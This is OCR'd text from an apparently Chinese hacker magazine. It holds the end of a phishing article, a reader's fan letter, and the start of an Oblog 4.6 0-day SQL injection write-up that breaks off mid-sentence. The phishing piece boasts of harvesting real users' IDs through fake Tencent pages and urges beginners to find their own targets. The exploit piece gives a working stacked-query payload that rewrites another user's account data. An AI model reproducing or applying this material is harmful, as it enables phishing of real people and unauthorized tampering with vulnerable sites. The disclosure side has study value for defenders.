


图6




图7

由于时间仓促，只钓到了一个长老的ID，如图8。

怎么样，效果还不错吧。看完了以后各位小菜手是不是都痒痒了啊？嗯，找不到这样的网站？那是你们不用心找，继续看完下面的，我想你们肯定会用心找的。利用腾讯公司来钓鱼，收获还不错吧，如图9，图10，图11！

使用到的用于获取信息的ASP文件以及HTML表单提交代码已经收录于光盘中。有兴趣的朋友可以仔细研究一下。本次钓鱼到此就结束了，希望可以带给大家一些启发。




图8




图9



图10

四、小结

本文介绍了网络钓鱼利用的一些方法和心得，并给出了相关实例，希望对于感兴趣的朋友能起到抛砖引玉的作用。文章写的比较仓促，错漏在所难免，敬请广大读者指正。

（文章中涉及到的代码已经收录在光盘中）





图11

小编点评：

通过模仿官方网站制作虚假网页，再结合URL变形实现网络钓鱼攻击。在页面中使用代码截取攻击者想得到的信息，如管理员的账号密码。本文结合实例简单地介绍了钓鱼攻击在入侵中的真实应用，虽然由于时间仓促并没有得到管理员的ID，也没有拿到Webshell。不过要是有充足的时间，要得到这些并不难，钓鱼嘛也是需要一点耐性的哦。古语有云：姜太公钓鱼，愿者上钩！选用本文主要是想由此而给大家一些启发，如作者所言，起个“抛砖引玉”的作用。

一起走过的日子

绿冰



我是从2003年才开始接触电脑的，那时“电脑”在我们这个偏僻的小县城还是一个新鲜的“名词”。记的当时正在热播一部叫“X档案”的电影，在那家小书店里，“黑客X档案”让我眼前一亮。X在数学上是个“未知数”的符号，这难道说“黑客X档案”就是黑客们所不知道的秘密？这岂不是指“黑客X档案”将会永远地走在“黑客”这个领域的最前沿吗？我深深的记下了这个名字——“黑客X档案”。

翻开杂志，我就被其中的内容所深深的吸引了，虽然其中的大部分内容我都看不懂，但是从那一刻起，我知道了这个世界上还有这么一群人，亦正亦邪地穿梭于神秘的网络空间里。那时候，电脑和网络在我们这儿并不流行，黑客类的书籍在书店里更是凤毛麟角，并不热销，而我也正值高考之际，学习很紧，手中的零花钱也不多，大多时候只能看而不能买。随着自己电脑水平的提高，我对电脑的兴趣也与日俱增，无论在哪里，我每到一个书店都会问老板，有没有“黑客X档案”，如果有的话我就会在那里一字不落地全部看完，如果没有，只好失望地走开。

我买的第一本黑客X档案是2006年第1期，当我在书店里大致看过后就毫不犹豫地给买了下来，那期真的太适合我这个菜鸟了，最重要的是我感觉到其中的很多文章之间都不是孤立的，他们之间相互渗透，对我的学习很有帮助。那本杂志让我的技术有了质的飞跃。现在那本杂志已经被我翻旧了，我把它珍藏在柜子里，每当看见它，我仍能回忆起当时的激动。

后来大学毕业，参加了工作，虽然我不是学习计算机相关专业的，但是我对“黑客X档案”的热爱一直都没有减少，有了工资，有了电脑，有了自己的小站，于是每期的“黑客X档案”我都要买回来认真去看，尽管其中的一些内容依旧看不懂，但是我感觉每读一遍，我都会有一些收获，“黑客X档案”已成为了我的好朋友，已经成了我入睡前必看的书了。

对于我来讲，学习黑客技术并非为了恶意攻击、牟取暴利或者炫耀自己，只要能维护好自己的计算机，办好自己的小站，当朋友求助于我的时候能够帮他们解决问题，这就足够了。“黑客X档案”内容丰富、价格适中，既有业内最新资讯，也有方便小菜们学习的基础文章，更有助于提高技术水平的资深问题，真的很适合我们，有了它我基本上不再买同类其它的杂志了。而“黑客X档案”的论坛更让我感到了家的温暖，在论坛里我无论提出再简单，再白痴的问题也有热心的朋友不厌其烦的进行详细的解答。我能够感受到众小编与各论坛管理员、斑主们所付出的辛苦，真的很感谢“黑客X档案”让我在学黑的道路上不再枯燥，不再寂寞。

文章难易度：★★★
文章阅读点：Oblog4.6 SQL版的最新漏洞分析及利用

惊爆Oblog4.6 0day漏洞

zj1244& 竹子

自从上次 Oblog 的 tb.asp 和 js.asp 文件出现漏洞后，直至今日都没有爆出什么严重的安全漏洞，前些日子官方发布了 4.6 稳定版，趁着无聊下载回来看了看代码的安全性，没想到还真的发现了一些问题。后来联系了 Oblog 的客服，可是在 QQ 上验证了几次人家也没有理我，没办法，那就只能公布出来了（小编注：原来 0day 是这样被逼出来的）。

我们先来简单分析一下漏洞的成因：漏洞出现在 user_diggs.asp 文件第 304 行左右，使用 Request 获得 topic 的值，然后用 oblog.InterceptStr 处理后赋给 topic。oblog.InterceptStr 的作用只是截断字符而已，并没有过滤特殊字符。接着往下看，在第 316 行就直接把 topic 放到了 SQL 语句里进行了数据库操作，这样漏洞就形成了。4.6 版的 ACCESS 和 SQL 都存在这个问题，但是因为变量所在的 SQL 语句是 update，所以我们并不能用 union 来联合暴出密码，唯一的方法就只有用“;”来执行多语句，而 ACCESS 并不支持多语句，因此该漏洞只影响到 SQL 版本。

接下来就是小菜们最关心的问题：怎么利用这个漏洞！我们先注册一个用户随便发篇日志，如图 1。然后到自己的首页去推荐这篇日志，就是在图中“推荐”处点击一下，如图 2。




图 1




图 2

接着回到用户管理后台，点击常用菜单里的“推荐日志”，就会看到刚才我们推荐的日志，我们把鼠标放到“修改”上，会看到推荐日志的 id，这里的 id 是 2，如图 3。接着点击“修改”，在摘要里写入下面这个语句：**s'/**/WHERE/**/logid=2;update/**/oblog_user/**/set/**/useremail='竹子'/**/where/**/username='lovewin2k';--**，如图 4。

这是一个简单的 SQL 语句，我对它稍做一些解释：其中的 s' 是为了和前面的' 闭合。/**/ 是注释符，作用是用来代替空格。Logid=2 中的 2 是刚才我们看到的日志 id。然后用一个分号结束这一语句，接着是一个新的 SQL 语句，**update/**/oblog_user/**/set/**/useremail='竹子'/**/where/**/username='lovewin2k';--** 的意思是把 oblog_user 表里 username 等于 lovewin2k 的 useremail 更改为竹子，单击“确认修改”后提示修改成功。我们去验证一下，看看自己个人资料里的邮箱是不

